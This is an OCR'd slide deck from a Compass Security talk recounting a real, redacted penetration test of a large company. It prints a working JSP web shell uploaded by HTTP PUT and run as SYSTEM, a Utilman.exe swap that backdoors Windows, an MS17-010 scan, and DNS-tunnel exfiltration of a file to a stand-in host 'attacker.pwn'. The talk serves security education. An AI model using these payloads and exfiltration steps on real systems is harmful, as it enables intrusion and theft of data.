
How to pwn a Global Player in two days


Insights into a real-life pentest

Berlin, 25.02.2019
Stephan Sekula (stephan.sekula@compass-security.com)
Tino Kautschke (tino.kautschke@compass-security.com)

State of the Art Security – or how people think it works…



Reality…



RCE via Web Server

Request:

```
PUT /6YapQODUfKCihgtOF67cPwD0.jsp/ HTTP/1.1
Host: [CUT BY COMPASS]
[CUT BY COMPASS]
Content-Length: 859
```

```
<%@ page import="java.util.*,java.io.*"%>
<%
// JSP_KIT
// cmd.jsp = Command Execution (unix)
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: "+request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
        }
}
%>
</pre>
</BODY></HTML>
```

Response:

```
HTTP/1.1 201 Created
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Tue, 11 Dec 2018 10:40:18 GMT
Connection: close
```

RCE via Web Server


Request:

```
GET /6YapQODUfKCihgtOF67cPwD0.jsp?cmd=whoami HTTP/1.1
Host: [CUT BY COMPASS]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 214
Connection: close


<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
Command: whoami<BR>
nt authority\system
</pre>
</BODY></HTML>
```

The World is Flat…so are many networks



Meanwhile on the inside…


Client laptops:

- No hard disk encryption
- No Secure Boot
- No BIOS password

Booting from USB

Utilman.exe Exploit

```
root@kali:/# mkdir /mnt/win
root@kali:/# mount /dev/sdb1 /mnt/win
root@kali:/# cp /mnt/win/Windows/System32/Utilman.exe /mnt/win/Windows/System32/Utilman.exe.old
root@kali:/# cp /mnt/win/Windows/System32/cmd.exe /mnt/win/Windows/System32/Utilman.exe
root@kali:/# umount /mnt/win
root@kali:/# reboot
```



What if the hard disk were encrypted?

Administrators will take care of you!

```
# Create a local admin user and daily set a password based on hostname
[CUT BY COMPASS]
#####################################
# Main

#Prepare Seed
$TimeStamp = get-date -Format yyyyMMdd
$Seed = $ClientName.ToUpper() + $TimeStamp

#Calculate Hash Value
$Hash = Hash($Seed)

#Set Password Prefix to meet password policies
$Prefix = $ClientName.ToUpper().Substring(0,1) + $ClientName.ToLower().Substring(1,1) + "!"

#Set Password Suffix from hash to meet $Length Parameter
$Suffix = $Hash.Substring($Start,$Start+$PasswordLength-3)

#Concatenate password from Prefix and Suffix
$CompletePW = $Prefix + $Suffix

[CUT BY COMPASS]
$LocalAdmin = [ADSI]"WinNT://$Env:COMPUTERNAME/$UserName,User"
$LocalAdmin.SetPassword($CompletePW)
```

Local Admin: Done…Off to Domain Admin!

One of the first things to do in an internal network?

- Port scan!


```
> nmap -Pn -p445 -open -script smb-vuln-ms17-010 [CUT BY COMPASS]
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-17 15:34 Mitteleuropõische Zeit
Nmap scan report for [CUT BY COMPASS] ([CUT BY COMPASS])
Host is up (0.016s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
[CUT BY COMPASS]

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```

EternalBlue


- Readily available exploits available to gain Domain Admin privileges


What now? Find sensitive data!

Large password file, also containing **user credentials for Domain Controller**:



Exfiltrate…





Exfiltrate…but how?

Internal DNS server resolves external names

```
> nslookup www.compass-security.com
Server:  [CUT BY COMPASS]
Address: [CUT BY COMPASS]

Non-authoritative answer:
Name:    www.compass-security.com
Address:  80.74.140.133
```

Use DNS tunnel to exfiltrate files (e.g., using https://github.com/sensepost/DET):

Client:

```
> python det.py -c config.json -p dns -f ..\secret.txt
[2019-02-01.07:49:22] [92mCTRL+C to kill DET[0m
[2019-02-01.07:49:28] Launching thread for file ..\secret.txt
[2019-02-01.07:49:28] Using dns as transport method
[2019-02-01.07:49:28] [!] Registering packet for the file
[2019-02-01.07:49:28] [dns] Sending
iRxuCpz6952787543707a7c217c7365637265742e7478747c217c5.attacker.pwn
to 192.168.139.250
[CUT BY COMPASS]
[2019-02-01.07:49:34] [dns] Sending
iRxuCpz6952787543707a7c217c317c217c444f4e45.attacker.pwn to
192.168.139.250
```

Server:

```
$ sudo ./det.py -c config.json -p dns –L
[2019-02-01.07:48:53] CTRL+C to kill DET
[2019-02-01.07:48:53] [dns] Waiting for DNS packets for domain
attacker.pwn
[2019-02-01.07:49:28] [dns] DNS Query:
iRxuCpz6952787543707a7c217c7365637265742e7478747c217c5.attacker.pwn.
[CUT BY COMPASS]
[2019-02-01.07:49:34] [dns] DNS Query:
iRxuCpz6952787543707a7c217c317c217c444f4e45.attacker.pwn.
[2019-02-01.07:49:34] Received 18 bytes
[2019-02-01.07:49:34] File secret.txt recovered
```

DNS Tunnel: How does it work?

1. Encode data into Base64 (or Base32) representation:
   ```
   $ echo -n "secretdata" | base32
   ONSWG4TFORSGC5DB
   ```

